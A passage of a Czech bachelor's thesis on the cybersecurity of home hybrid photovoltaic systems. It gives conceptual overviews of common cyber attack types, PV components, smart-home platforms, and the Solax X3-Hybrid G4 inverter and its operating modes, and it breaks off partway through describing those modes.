


VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

ÚSTAV TELEKOMUNIKACÍ

DEPARTMENT OF TELECOMMUNICATIONS

ANALÝZA KYBERBEZPEČNOSTI HYBRIDNÍCH FOTOVOLTAICKÝCH SYSTÉMŮ PRO RODINNÉ DOMY

CYBERSECURITY ANALYSIS OF HYBRID PHOTOVOLTAIC SYSTEMS FOR SINGLE-FAMILY HOMES

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS

AUTOR PRÁCE — **Vojtěch Svoboda**
AUTHOR

VEDOUCÍ PRÁCE — **Ing. Michal Mikulášek**
SUPERVISOR

BRNO 2024

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

Bakalářská práce

bakalářský studijní program **Informační bezpečnost**

Ústav telekomunikací

Student: Vojtěch Svoboda ***ID:*** 240883

Ročník: 3 ***Akademický rok:*** 2023/24

NÁZEV TÉMATU:

Analýza kyberbezpečnosti hybridních fotovoltaických systémů pro rodinné domy

POKYNY PRO VYPRACOVÁNÍ:

Cílem práce bude seznámení se s hybridními fotovoltaickými systémy pro rodinné domy, jejich komponenty a metodami útoků na tyto systémy.

V teoretické části práce dojde nejprve k popisu jednotlivých prvků fotovoltaických systémů. Dále budou popsány možná rizika a podrobně rozebrány možné formy úroků s ohledem na relevanci k řešenému tématu.

V praktické části bude provedena analýza bezpečnosti a potenciálních rizik pro jeden vybraný hybridní fotovoltaický systém pro rodinný dům, který bude obsahovat dnes typicky používané komponenty v České republice (od výrobců Solax, Growatt, Victron atd).

Jedním z výstupů praktické části bude vzorový útok na reálném hybridním fotovoltaickém systému značky Solax vč. postupů a poté okomentovaných výsledků.

DOPORUČENÁ LITERATURA:

[1] JOHNSON, Jay. Roadmap for Photovoltaic Cyber Security. 2017. Dostupné také z: https://sunspec.org/wp-content/uploads/2020/01/Roadmap-for-Photovoltaic-Cyber-Security-SAND2017-13262-4-10-2018.pdf

[2] WALKER, Andy, Jal DESAI, Danish SALEEM a Thushara GUNDA. Cybersecurity in Photovoltaic Plant Operations. 2021. Dostupné také z: https://www.nrel.gov/docs/fy21osti/78755.pdf

Termín zadání: 5.2.2024 ***Termín odevzdání:*** 28.5.2024

Vedoucí práce: Ing. Michal Mikulášek

doc. Ing. Jan Hajný, Ph.D.
předseda rady studijního programu

ABSTRAKT

Bakalářská práce se zabývá analýzou kyberbezpečnosti fotovoltaických systémů pro rodinné domy. Cílem práce bylo seznámení s hybridními fotovoltaickými systémy, možnými kybernetickými útoky na tyto systémy a provedení vzorového útoku na fotovoltaický systém. Bakalářská práce obsahuje pět kapitol. V první a druhé kapitole jsou popsány pojmy, které se týkají kybernetických útoků a fotovoltaických systémů. Třetí kapitola se zabývá střídačem Solax X3-Hybrid G4, jeho vlastnostmi, zranitelnostmi a používanými komunikačními protokoly. Ve čtvrté kapitole je popsáno testovací pracoviště, na kterém se provádělo testování fotovoltaického systému. Pátá kapitola obsahuje testování LAN a Wi-Fi donglu, přes které střídač komunikuje.

KLÍČOVÁ SLOVA

Kybernetický útok, fotovoltaická elektrárna, střídač, zranitelnost, dongle

ABSTRACT

The bachelor thesis deals with analysis of the cybersecurity of photovoltaic systems for single-family houses. The aim of the thesis was to introduce hybrid photovoltaic systems, possible cyber attacks on these systems and to perform a sample attack on a PV system. The thesis consists of a theoretical and a practical part. The bachelor thesis contains four chapters. The first and second chapters describe the concepts related to cyber attacks and PV systems. Chapter three deals with the Solax X3-Hybrid inverter, its characteristics, vulnerabilities and the communication protocols used. The fourth chapter includes testing of the LAN and Wi-Fi dongles through which the inverter communicates.

KEYWORDS

Cyber attack, photovoltaic power plant, inverter, vulnerability, dongle

SVOBODA, Vojtěch. *Analýza kyberbezpečnosti hybridních fotovoltaických systémů pro rodinné domy* . Brno: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací, 2023, 54 s. Bakalářská práce. Vedoucí práce: Ing. Michal Mikulášek

Prohlášení autora o původnosti díla

Jméno a příjmení autora:	Vojtěch Svoboda
VUT ID autora:	240883
Typ práce:	Bakalářská práce
Akademický rok:	2023/24
Téma závěrečné práce:	Analýza kyberbezpečnosti hybridních fotovoltaických systémů pro rodinné domy

Prohlašuji, že svou závěrečnou práci jsem vypracoval samostatně pod vedením vedoucí/ho závěrečné práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor uvedené závěrečné práce dále prohlašuji, že v souvislosti s vytvořením této závěrečné práce jsem neporušil autorská práva třetích osob, zejména jsem nezasáhl nedovoleným způsobem do cizích autorských práv osobnostních a/nebo majetkových a jsem si plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon), ve znění pozdějších předpisů, včetně možných trestněprávních důsledků vyplývajících z ustanovení části druhé, hlavy VI. díl 4 Trestního zákoníku č. 40/2009 Sb.

Brno ....

podpis autora*

*Autor podepisuje pouze v tištěné verzi.

PODĚKOVÁNÍ

Rád bych poděkoval vedoucímu bakalářské práce panu Ing. Michalovi Mikuláškovi za odborné vedení, konzultace, trpělivost a podnětné návrhy k práci. Děkuji také společnosti FT4 company s.r.o. za umožnění přístupu, odbornou asistenci a konzultace během testování střídače.

Obsah

Seznam obrázků

Úvod

V současnosti je výstavba nových hybridních fotovoltaických systémů pro rodinné domy na vzestupu kvůli tomu, že se jedná o obnovitelný zdroj elektrické energie, zajišťuje úsporu financí za elektřinu a soběstačnost fungování domácnosti při výpadku elektrické sítě. Důležitým faktorem při výstavbě nových fotovoltaik by měla být i jejich kyberbezpečnost. Fotovoltaické systémy jsou připojeny k internetu, přes který se posílají data na servery, na serverech běží webová rozhraní, kde může uživatel sledovat informace o svém fotovoltaické systému a ovládat ho. Kvůli této skutečnosti by se mohly tyto systémy čím dál častěji stávat cílem kybernetických útoků.

Bakalářská práce se věnuje problematice kyberbezpečnosti hybridních fotovoltaických systému pro rodinné domy. Cílem práce bylo seznámení s hybridními fotovoltaickými systémy, jejich komponenty, zapojením systému a možnými kybernetickými útoky na tyto systémy.

V první a druhé kapitole bakalářské práce byly popsány kybernetické útoky, možné dělení útoků a jejich principy. Dále v těchto kapitolách byly popsány samostatné hybridní fotovoltaické systémy pro rodinné domy, používané komponenty v těchto systémech, jejich možnosti zapojení do chytré domácnosti a používaný software pro ovládání připojených zařízení přes virtuální asistenty.

Ve třetí kapitole byl popsán střídač pro hybridní fotovoltaické systémy Solax X3 Hybrid G4, jeho vlastnosti, funkce, možné pracovní režimy, ve kterých umí pracovat, zapojení do kompatibilního bateriového úložiště. Dále byla popsána komunikace se systémem, používané protokoly pro komunikaci a zranitelnosti jednotlivých protokolů.

Dále je ve čtvrté kapitole popsáno testovací pracoviště, na kterém probíhalo testování fotovoltaického systému. V poslední kapitole je provedeno testování vybraného střídače při zapojení LAN a Wi-Fi donglu. Při testování střídače nebylo možné zapisovat data do paměti a měnit nastavení, aby nedošlo k poškození střídače, kvůli následnému předání zákazníkovi.

V závěru bakalářské práce jsou shrnuty výsledky z analýzy kyberbezpečnosti hybridních fotovoltaických systémů a splnění jednotlivých cílů, které byly zadány.

1 Kybernetické útoky

Kybernetické útoky můžeme definovat jako jednání útočníka či skupiny útočníků, které využívá informační a komunikační technologie k útoku na jinou informační a komunikační infrastrukturu, ať už s cílem narušit dostupnost, důvěrnost nebo integritu dat. Rozdíl mezi kybernetickým bezpečnostním incidentem a kybernetickým útokem primárně spočívá v otázce zavinění. Kybernetický bezpečnostní incident může být způsoben jak úmyslným tak nedbalostním jednáním člověka, případně vyšší mocí. U kybernetického útoku jde však o úmyslné jednání člověka. Kybernetické útoky se dělí na pasivní a aktivní útoky. [1, 2]

1.1 Pasivní útoky

Cílem pasivních útoků je získat nebo využít informace ze systémů, nemají ale vliv na systémové prostředky. U pasivních útoků útočník monitoruje komunikaci a neohrožuje důvěrnost dat. Velmi často jsou prováděny za účelem shromáždění informací o určitém systému a mohou být použity k provedení aktivního útoku. [3]

1.1.1 Skenování portů

Skenování portů je metoda, při které se útočník snaží zjistit, které porty jsou v síti otevřené a mohou přijímat nebo odesílat data. Současně se jedná i o odesílání paketů na určité porty hostitele a analyzování odpovědí pro určení zranitelných míst.
Příklady nejdůležitějších portů:

- **Port 20 - FTP (File Transport Protocol)** protokol využívaný pro účely přenosu dat.
- **Port 22 - SSH (Secure Shell)** protokol využívaný pro účely bezpečného přihlašovaní, přenosu souborů a přesměrování portů.
- **Port 53 - DNS (Donamin Name System)** slouží pro vzájemný převod doménových jmen a IP (Internet Protocol) adres uzlů sítě.
- **Port 80 - HTTP (HyperText Transfer Protocol)** protokol určený pro komunikaci s webovými servery, neumožňuje šifrování ani zabezpečení integrity dat.
- **Port 443 - HTTPS (HyperText Transfer Protocol Secured)** umožňuje zabezpečenou komunikaci v počítačové síti. Zajišťuje autentizaci, důvěrnost přenášených dat a jejich integritu. Využívá protokol HTTP s protokolem SLS (Secure Sockets Layer) nebo TLS (Transport Layer Security). [4]

1.1.2 Odposlech dat

Odposlech dat je způsob, jak zachytit a číst přenášená data na komunikační lince. Pokud se nepoužívají silné šifrovací služby na bezpečných kryptografických principech, mohou útočníci zcela volně číst přenášená data v síti. [3, 5]

1.1.3 Keylogger

Keylogger zaznamenává, ukládá a odesílá konkrétně stisknuté klávesy na napadeném počítačovém systému. Útočník může odhalit přihlašovací údaje, čísla platebních karet a navštívené webové stránky. Keylogger bývá do počítačového systému nainstalován jako software, ale může být i použit hardwarový keylogger, který musí útočník umístit fyzicky přímo do počítače. [6]

1.2 Aktivní útoky

Cílem aktivních útoků je měnit systémové prostředky nebo ovlivnit jejich funkčnost. Při aktivních útocích se útočník snaží přenášená data přidávat, odstraňovat nebo měnit pro své potřeby. Útočník ohrožuje autentizaci, důvěrnost a integritu dat. [3]

1.2.1 Phishing

Pojmem phishing se nejčastěji označuje podvodné či klamavé jednání, jehož cílem je získat informace o uživateli, jako jsou například uživatelská jména, hesla, čísla kreditních karet, PIN (Personal Identification Number) aj. Není zaměřený pouze na emaily, je možné nalézt phishing v rámci sociálních sítí, SMS (Short Message Service) a MMS (Multimedia Messaging Service) zpráv. Podstatou phishingu je využívání sociálního inženýrství. Phishing je možné provádět i ve světě reálném, avšak svět virtuální umožňuje útočníkovi rozesílat podvodné zprávy obrovskému množství potenciálních obětí s minimem námahy. Google například v roce 2014 uváděl, že scam který má povahu skutečně dobrého phishingu, je při zisku dat o uživatelích úspěšný z 45 %. [2, 7]

1.2.2 DoS, DDoS útoky

Cílem DoS (Denial of Service) útoku je ostatním uživatelům zpomalit nebo celkově znepřístupnit určitou službu, například aplikace, webové stránky, servery. Tento útok je realizován zahlcením napadeného počítačového systému nebo prvku sítě pomocí opakujících se požadavků. Rozdíl mezi DoS a DDoS (Distributed Denial of Service) útoky spočívá především v tom, jakým způsobem je útok veden. U DoS útoku je

zdroj útoku jeden. Tomuto typu útoku je relativně snadné se ubránit, neboť je možné blokovat provoz ze zdroje útoku. U DDoS (Distributed Denial of Service) dochází k zahlcení cílového počítačového systému odesíláním paketů z více počítačových systémů, které jsou různě geograficky umístěny, což ztěžuje obranu a identifikaci útočníků. DDoS útoky jsou prováděny přes infikované počítače nazývané zombies, které tvoří distribuovanou síť botnet. Celková síť botnetu může být tvořena několika desítky až miliony infikovaných počítačů.
Rozdělení DDoS útoků:

- **Záplavové útoky** - jedná se o nejstarší typ DDoS útoku. Využívají zaplnění kapacity šířky pásma mezi síti oběti a internetem pomocí velkého objemu provozu. Největší záplavové útoky dosahují několik terabitů za sekundu.
  Příklady záplavových útoků:
  - **Útok ICMP (Internet Control Message Protocol) Flood** - dochází k zaplavení oběti velkým množstvím ICMP ECHO REQUEST zpráv. Útočník neustalé odesílá požadavky a nečeká na odpověď.
  - **Útok ARP (Address Resolution Protocol) Flood** - oběť je zahlcena velkým množstvím falešných dotazů ARP, které vyčerpají výpočetní nebo paměťový zdroj cílového uzlu.
  - **Útok UDP (User Datagram Protocol) Flood** - na cíl je směřováno velké množství paketů, které obsahují datagramy UDP. Po určité době je cíl zahlcen a nezvládne obsloužit ani validní spojení.
  - **Útok HTTP Flood** - na cílový webový server jsou posílány legitimní, ale procesně náročnější žádosti HTTP a to GET nebo POST.
- **Logické útoky** - jedná se o útoky, které jsou zaměřeny na logickou slabinu v protokolu, programu nebo operačním systému.
  - **Protokolové útoky** - zneužívají slabinu v konstrukci komunikačního protokolu k vyčerpání zdrojů cílového systému. Příkladem je protokolový útok SYN (Synchronize) flood, který otevírá několik pootevřených spojení a čeká na potvrzovací zprávu, která od podvržených adres nikdy nepřijde a postupem času vede ke snížení dostupnosti a k úplnému zahlcení služby.
  - **Aplikační útoky** - jsou zaměřeny na veřejně přístupné aplikace prostřednictvím velkého objemu podvrženého nebo falešného provozu. Útoky na aplikační vrstvě se měří v desítkách milionů požadavků za sekundu (RPS-Request Per Second). [2, 4]

1.2.3 Ransomware

Ransomware je vyděračský malware, jehož účelem je zašifrovat a omezit funkčnost počítačového systému na dobu, dokud nedostane útočník zaplaceno. Nejčastěji se

ransomware dostane do počítačového systému prostřednictvím malwaru, tedy například zavirovanou přílohou e-mailu nebo navštívením infikované webové stránky. Základní varianty ransomwaru:

- **Diskcoder** - šifruje hlavní spouštěcí záznam pevného disku a tím brání uživateli v přístupu do operačního systému.
- **Screen locker** - blokuje přístup k zařízení, zpravidla nevyužívá šifrování dat, ale uzamkne obrazovku zařízení.
- **PIN locker** - mění přístupový PIN kód k odemčení zařízení, čímž znepřístupní jeho obsah a funkce.
- **Kryptografický ransomware** - šifruje data na disku. [2, 8]

1.2.4 Zero day útok

Zero day útok využívá doposud neznámé zranitelnosti v systémech, pro které zatím neexistuje ochrana a nevznikla žádná bezpečnostní záplata. Systém je neustále ohrožen, dokud nevznikne bezpečnostní záplata nebo jiný způsob ochrany. U útoků může dojít k odcizení dat, k převzetí kontroly nad systémem nebo zařízením. [9]

1.2.5 MITM útok

MITM (Man in the middle) je útok, při kterém se útočník snaží odposlouchávat komunikaci mezi účastníky a bez jejich vědomí začne informace modifikovat a číst. Mezi nejčastější případy patří použití nezašifrované komunikace, například připojení na cizí nezašifrovanou Wi-Fi (Wireless Fidelity) síť.
Mezi nejběžnější MITM útoky patří:


- **IP Spoofing** - Útočník vytvoří vlastní IP pakety, které použije ke změně zdrojové IP adresy, aby se mohl vydávat za skutečného odesílatele. IP pakety obsahují směrovací informace, které jsou uloženy v hlavičce paketů. Hlavičky paketů obsahují zdrojovou a cílovou IP adresu. Útočník změní zdrojovou adresu svých paketů, tak aby cílový počítač vnímal tento paket odeslaný z původní adresy a tyto pakety přijal.
- **DNS Spoofing** - používá se k přesměrování uživatelů, kteří hledají legitimní doménu, na falešnou doménu. Po přesměrování uživatele na podvodnou stránku může docházet k odcizení uživatelských jmen, hesel a dalších citlivých informací.
- **HTTP Spoofing** - Při tomto útoků útočník vytvoří webovou stránku, která je totožná s legitimní stránkou. Někteří uživatelé nerozeznají správnou webovou stránku a zadají své údaje na falešnou stránku. Takto vytvořené webové stránky se běžně používají při phishingu, kdy jsou uživatelům rozesílány e-maily s odkazy na tyto falešné stránky. [10]

2 Fotovoltaické elektrárny

Fotovoltaické elektrárny využívají k získávání elektrické energie sluneční záření. Mezi základní prvky patří fotovoltaické panely, střídače, baterie, distribuční síť.

Při dopadu slunečního záření na fotovoltaický panel se vyrobí stejnosměrné napětí, které se pomocí střídače přemění na střídavé napětí (napětí používané v síti). Vyrobená elektrická energie se posílá ze střídače do baterií na pozdější použití nebo do elektrické sítě na prodej elektřiny. V současnosti se FVE (Fotovoltaické elektrárny) stávají velmi populárním řešením výroby elektrické energie na rodinných domech a průmyslových objektech.

Existuje několik typů fotovoltaických elektráren, liší se od sebe výkonem, účelem a velikostí. Nejmenším typem FVE jsou domácí fotovoltaické elektrárny, které jsou určeny k výrobě elektrické energie pro domácnosti. Dalším typem jsou komerční a průmyslové fotovoltaické elektrárny, které jsou oproti domácím určeny k výrobě elektrické energie pro průmyslové podniky a firmy. Největším typem FVE jsou velké fotovoltaické elektrárny, které vyrábí elektrickou energii pro veřejnou síť. Nejčastěji jsou umístěny na velkých plochách, jako jsou pole nebo pouště. [11]



Obr. 2.1: Schéma hybridního FVE systému [12]

.

Výhody:

- Obnovitelný zdroj energie
- Provoz nevyžaduje obsluhu
- Vysoká provozní spolehlivost
- Nevznikají žádné emise
- Jednoduchá instalace FVE
- Bezhlučný provoz

Nevýhody:

- Velké náklady na instalaci
- Elektřina se vyrábí pouze přes den
- Proměnlivá výroba přes den a rok
- Omezená životnost některých prvků
- Obtížnější údržba a úklid panelů
- Potřeba prostoru pro instalaci panelů

2.1 Základní prvky

2.1.1 Fotovoltaické panely

Základem fotovoltaických panelů jsou fotovoltaické články. Fotovoltaické články obsahují polovodičovou diodu a fungují na principu fotovoltaického jevu, při kterém dochází k přeměně sluneční energie na elektrickou energii. Pro konstrukci fotovoltaických panelů se fotovoltaické články zapojují sério-paralelně.

Nejvyužívanějším materiálem pro výrobu FVE článku se používá křemík. Na počátku výroby FVE článků byl používán monokrystalický křemík, při postupu času došlo k vývoji multikrystalického křemíku a amorfního křemíku. U různých typů FVE článků dochází k rozdílné účinnosti, množství použitého křemíku, úspora hmotnosti, zlepšení mechanických vlastností.

Hlavními parametry fotovoltaických panelů jsou účinnost (v %), výkon (ve Wp (Watt-peek)) a krytí IP (Ingress Protection). Účinnost udává, kolik procent sluneční energie dokáže panel přeměnit na elektrickou energii. U dnešních panelů se účinnost pohybuje okolo 18-23 %. Výkon fotovoltaického panelu označuje množství vyrobené elektřiny při ideálních podmínkách. IP krytí udává odolnost panelu proti vniknutí cizího tělesa a vniknutí kapaliny.[13]

2.1.2 Střídač

Fotovoltaické panely vyrábějí stejnosměrné napětí, k přeměně na střídavé napětí elektrické sítě a použití v domácnostech (230 V a 50 Hz) slouží střídač. Dalšími funkcemi střídače je řízení toku energie, umožňuje uložení do baterií, přenos do distribuční sítě nebo ke spotřebě v domácnosti spotřebiči. Mezi nejčastěji používané střídače v ČR patří střídače od firem Solax, Growatt, Victron. Dále bude v práci více popsán střídač od firmy Solax.


Dělení střídačů dle fází:

- **Jednofázový** - připojuje se k jedné fázi distribuční sítě a je ideální pro domácnosti, kde celkový příkon není příliš vysoký. V porovnání s třífázovými střídači jsou jednofázové střídače obecně levnější a jednodušší na instalaci, ale mohou nést omezení v maximálním výstupním výkonu a nejsou ideální pro velké komerční nebo průmyslové instalace.
- **Dvoufázový** - v České republice se nepoužívá.
- **Třífázový** - Třífázové střídače jsou obecně efektivnější než jednofázové střídače pro velké systémy. Tři fáze se překrývají, takže výkon není nikdy nulový a poskytuje hladší a stabilnější výstupní napětí a proud. To je důležité pro náročné aplikace a zařízení s vysokým výkonem.

  Třífázové hybridní střídače jsou obecně dražší a komplexnější na instalaci a provoz než jednofázové střídače, takže jejich použití je často ekonomické pouze v případě větších fotovoltaických systémů. V některých případech může být nutné splnit další regulace nebo požadavky pro připojení třífázového systému k distribuční síti.

Dělení střídačů dle symetrie:

- **Symetrický** - rozděluje výkon do všech fází rovnoměrně. Symetrický střídač se hodí především tam, kde je potřeba udržovat konzistentní dodávku elektřiny a pro systémy s bateriovými úložišti, kde je důležité optimalizovat nabíjení a vybíjení baterií.
- **Asymetrický** - rozděluje výkon do jednotlivých fází nerovnoměrně podle aktuální zátěže. Asymetrický střídač dokáže rozdělit vyrobenou elektřinu podle aktuální spotřeby jednotlivých spotřebičů a zároveň umožňuje vedle připojení k síti provozovat i off-grid systém. [14, 15]



Obr. 2.2: Symetrický a asymetrický střídač [16]

2.1.3 Baterie

Pokud se vyrobená elektrická energie neposílá do distribuční sítě, je potřeba ji uchovávat v bateriích. Nejčastěji se používají baterie olověné, lithiové a na bázi lithia a železa. Olověné baterie jsou poměrně často používaný typ, jsou cenově nejlevnější, ale mají menší životnost než lithiové a lithium-železné baterie. U výběru baterie je důležitá celková kapacita (kWh (Kilowatthodina)), kapacita článku (Ah (Ampérhodina)), životnost a kompatibilita se střídačem. [11]

2.2 Druhy fotovoltaických systémů

2.2.1 Síťové systémy (On-Grid)

On-Grid systém je nejvyužívanější na světě, jedná se o systém s připojením do distribuční sítě. Dokáže se nejlépe vyrovnat s nadprodukcí a malou produkcí elektřiny. Celý systém funguje na přímé spotřebě vyrobené elektřiny, popřípadě na prodeji přebytků elektřiny do distribuční sítě.

2.2.2 Ostrovní systémy (Off-Grid)

Ostrovní fotovoltaické systémy je vhodné použít na místech, na kterých není přístup k distribuční síti nebo by vybudování nové sítě představovalo velké náklady. Foto-

voltaický systém není připojen k distribuční síti a musí obsahovat vlastní baterie, do kterých ukládá vyrobenou elektřinu. U ostrovního systému se nemusí řešit případné výpadky distribuční sítě, ale hrozí zde vybití baterií a nedostatek elektřiny.

2.2.3 Hybridní systémy

Řešení problému s vyčerpáním elektrické energie představují hybridní fotovoltaické systémy, které kombinují klasické síťové systémy s ostrovními systémy a využívají výhod obou systémů. Hybridní systém využívá vyrobenou elektřinu pro vlastní potřebu a přebytky se po naplnění kapacity baterie posílají do distribuční sítě. Při nedostatku slunečního záření a případného nedostatku elektřiny v baterii, dochází k čerpání elektřiny z distribuční sítě. [17]

2.3 Připojení FVE do chytré domácnosti

Připojení fotovoltaické elektrárny do chytré domácnosti umožňuje ovládat a sledovat její činnost za pomoci chytrých aplikací. Výhodou může být úspora energie, lepší ovládání a pohodlí. Nejčastějším způsobem je připojení přes střídač, který dokáže komunikovat s chytrou domácností.

Dalším stupněm automatizace může být použití softwaru pro centrální řízení inteligentních zařízení, například Home Assistant, OpenHAB nebo Loxone. [18]

2.3.1 Home Assistant

Home Assistant je open-source software pro vytváření a ovládání chytré domácnosti. Jeho největší výhodou je zpracování veškerých dat lokálně a žádná data nejsou ukládána do cloudu. Umožňuje v domácnosti vyhledávat chytrá zařízení a zajišťuje vzájemnou komunikaci mezi zařízeními. Připojená zařízení lze ovládat a sledovat přes webové rozhraní uživatele, mobilní aplikace pro Android a iOS. [19]

2.3.2 OpenHAB

OpenHAB je open-source software pro domácí automatizaci, který umožňuje spojení s více než 200 různými systémy a tisíci zařízeními. Je navržen pro zapojení zařízení do chytré domácnosti a poskytuje engine pro vytváření skriptů, triggeru, pravidel a hlasového ovládání. OpenHAB funguje na hardwaru klienta, pro svoji činnost nepotřebuje žádnou cloudovou službu a data klienta nikam neposílá, ale uchovává data lokálně. Ačkoliv není nutné používat cloudové služby, nabízí také integraci s virtuálními asistenty Google Assistant, Amazon Alexa nebo Apple HomeKit. [20]

2.3.3 Loxone

Loxone je dalším systémem pro automatizaci domácností a komerčních budov. Jako centrální řídící jednotku používá Loxone miniserver, který propojuje všechna zařízení a senzory v budově. Miniserver obsahuje funkce pro automatizaci a ovládání, například ovládání topení, chlazení a klimatizace, dále ovládání osvětlení, žaluzií a dalších zařízení, dokáže ovládat i zabezpečovací systém budov a audio s video systémem. Možné je i používat rozšiřující moduly, které umí ovládat fotovoltaické systémy. Pro ovládání Loxonu je možné zvolit z několika variant. První variantou je mobilní aplikace Loxone a dále také umožňuje používat virtuální asistenty, kterými jsou Google Assistant, Amazon Alexa a Apple HomeKit. [21]

2.3.4 Virtuální asistenti

Všechny zmíněné softwary a systémy pro automatizaci domácností podporují virtuální asistenty, mezi které patří Google Assistant, Amazon Alexa nebo Apple HomeKit. Virtuální asistenti umožňují uživatelům ovládat a sledovat připojená zařízení hlasovými příkazy. Například mohou virtuální asistenti sledovat produkci energie, sledovat spotřebu energie, ovládat chytré spotřebiče nebo chránit FVE před přepětím.

2.3.5 Google Assistant

Jedná se o virtuálního asistenta vyvíjeného společností Google od roku 2016. Patří mezi nejrozšířenějšího virtuálního asistenta, všechna zařízení s operačním systémem Android verze 5.0 a vyšší mohou využívat Google Assistanta. Je používán i u zařízeních s operačním systémem iOS, např. mobily, televize, brýle, hodinky. [22]

2.3.6 Amazon Alexa

Dalším virtuálním asistentem je Alexa od společnosti Amazon, která byla vydaná v roce 2014. Zpočátku byla určena pro ovládání hudby prostřednictvím hlasu v inteligentních reproduktorech Amazon Echo. Postupně se začala vyvíjet jako asistent pro chytré domácnosti a začínala se používat i na zařízeních s operačními systémy Android a iOS. [23]

2.3.7 Apple HomeKit-Siri

Apple HomeKit je vytvořen společností Apple, který pro svá zařízení, včetně iPhonu, iPadu, Macu a HomePodu nabízí propojení s dalšími zařízeními a jejich ovládání přes aplikaci nebo virtuálního asistenta Siri. Siri dokáže provádět různé příkazy, například ovládání chytrých zařízení v domácnosti, přehrávání hudby, odesílání zpráv. [24]

3 Fotovoltaický systém

Pro praktickou část práce byl zvolen střídač Solax X3–Hybrid G4. V praktické části budou popsány funkce vybraného střídače, které umí, složení FV systému na tomto střídači, formy komunikace, jeho možná rizika a zranitelnosti, díky kterým by mohl být vybrán konkretní útok na střídač.

3.1 Solax X3 - Hybrid G4

Jedná se o třífázový hybridní střídač od firmy Solax, který umožňuje efektivní využívání vyrobené elektřiny, je vhodný jak pro rodinné domy, tak i pro malé průmyslové aplikace. Na trhu je nabízen v různých variantách maximálního výkonového zatížení: 5 kW (Kilowatt), 6 kW, 8 kW, 10 kW, 12 kW a 15 kW.

Při nabíjení a vybíjení má účinnost až 97,5 %, dále umí 200 % předimenzování fotovoltaiky, tedy lze nainstalovat více solárních panelů, než je potřeba pro napájení domácnosti a přebytečnou energii ukládat do baterií pro pozdější využití. Dokáže převádět volnou kapacitu střídavého proudu z jedné fáze do více zatížené druhé fáze (asymetrie na jedné fázi může dosáhnout až 150 % jmenovitého výkonu, to je například 5 kW do jedné fáze, místo obvyklých 3,3 kW).

Obsahuje dva nezávislé sledovače MPPT (Maximum Power Point Tracking), chrání baterii před přebitím nebo příliš velkému vybití, které by mohlo baterii poškodit. Střídač má své vlastní interní stykače, které umožňují přepínání mezi AC (Alternating Current) OUT a EPS OUT bez použití externího EPS boxu. Výstup EPS tak zůstává neustále pod napětím a k přepnutí zdroje dojde za méně než 10 ms, což je dostatečné pro nepřetržitý provoz téměř všech aplikací. Generace G4 má i bezpotenciálové výstupní relé pro signalizaci přetížení. To pomáhá střídači maximálně využít dostupný výkon a může spínat jakýkoli spotřebič v domě. Snadný start při kombinaci fotovoltaických sektorů s vytápěním domu nebo ohřevem vody či elektromobilitou. Díky tomu lze ve střídači nastavit nastavitelné parametry funkcí v průběhu času nebo ve spojení s bateriemi SOC (State Of Charge).

Díky své pracovní teplotě od $-25°C$ do $60°C$ může být používán v různých zemích s odlišným podnebím. Kvůli své ochraně před přírodními živly obsahuje krytí IP65, které zahrnuje ochranu střídače před vodou a prachem.

Střídač je kompatibilní s několika typy vysokonapěťových lithium-iontových baterií (180 až 650 V (Volt)). Výrobce doporučuje montáž s originálními bateriemi Solax Triple Power. [25, 26]

Obr. 3.1: Střídač Solax X3 Hybrid G4 [26]


3.2 Pracovní režimy

Střídač může pracovat v různých pracovních režimech s možností dvou dob nabíjení v závislosti na požadavcích.

Maximalizace vlastní spotřeby - tento režim je vhodný pro místa s nízkou výkupní cenou a vysokou cenou nakupované energie.

1. Je-li solární energie dostatek v době nabíjení a vybíjení, použije se primárně solární energie pro spotřebiče a zbývající energií se budou nabíjet baterie. Pokud je baterie plně nabitá, přebytečná energie se pošle do veřejné sítě (střídač omezí přetokový výkon na nastavený limit, nebo podle nastavení zcela zamezí přetoku).
   FV (Fotovoltaika) > Zátěž, FV → zátěž → baterie → síť
2. Pokud solární energie v době nabíjení baterie nedostačuje a je aktivní pouze nabíjecí perioda, FV energie se použije primárně pro pokrytí zátěže, zbývající potřebná energie se dočerpá ze sítě a baterie se nebude vybíjet.
   FV < zátěž, FV + síť → zátěž
   Pokud je aktivní i vybíjecí perioda tak zátěž je pokryta společně z FV + BAT. Pokud tato energie je stále nedostačující, zbývající energie bude dobrána ze sítě.
   FV < zátěž, FV + baterie + síť → zátěž
3. Solární energie je nedostupná a baterie potřebuje nabít: spotřeba se vykryje ze sítě a ze sítě se též může dobíjet baterie.
   FV = 0, síť → zátěž + baterie

Baterie je nabitá: spotřeba se primárně vykryje z baterie. Není-li energie v baterie dostatek, zbývající spotřeba se pokryje ze sítě. Střídač přejde do úsporného režimu.
FV=0, baterie + síť → zátěž
Minimální SOC baterie lze nastavit v rozsahu 10 - 100 %. Taktéž lze nastavit minimální SOC baterie pro nabití v rozsahu 10 – 100 %.




Obr. 3.2: Maximalizace vlastní spotřeby [26]

Priorita přetoku do sítě - tento režim je vhodný pro místa s vysokou výkupní cenou, lze omezit přetokový výkon.


1. Pokud je v čase nabíjení baterie dostatek FV energie: FV se primárně použije pro spotřebiče, pak se použije pro nabití baterie do nastavené kapacity, zbývající proud se prodá do sítě. Pokud místní distribuční společnost omezuje maximální přetokový výkon, zbývající energie se použije pro nabíjení baterie.
   FV > Zátěž, FV → zátěž → síť→ baterie
   V čase vybíjení: zátěž je prioritně pokrytá ze sítě, zbývající energie se pošle do sítě.
2. Je-li solární energie nedostatek pro nabití baterie: spotřeba se prioritně pokryje solární energií, zbývající potřebná energie se vezme ze sítě. Baterie se nevybíjí.
   FV < zátěž, FV + síť → zátěž
   V čase vybíjení: zátěž se pokryje společně energií z panelů a z baterie. Pokud je i tak energie nedostatek, zbývající energie ze vezme ze sítě.
   FV < zátěž, FV + baterie + síť → zátěž
3. Solární energie je nedostupná. Doba aktivního nabíjení: spotřebiče budou napájeny ze sítě a ze sítě se též nabije baterie.
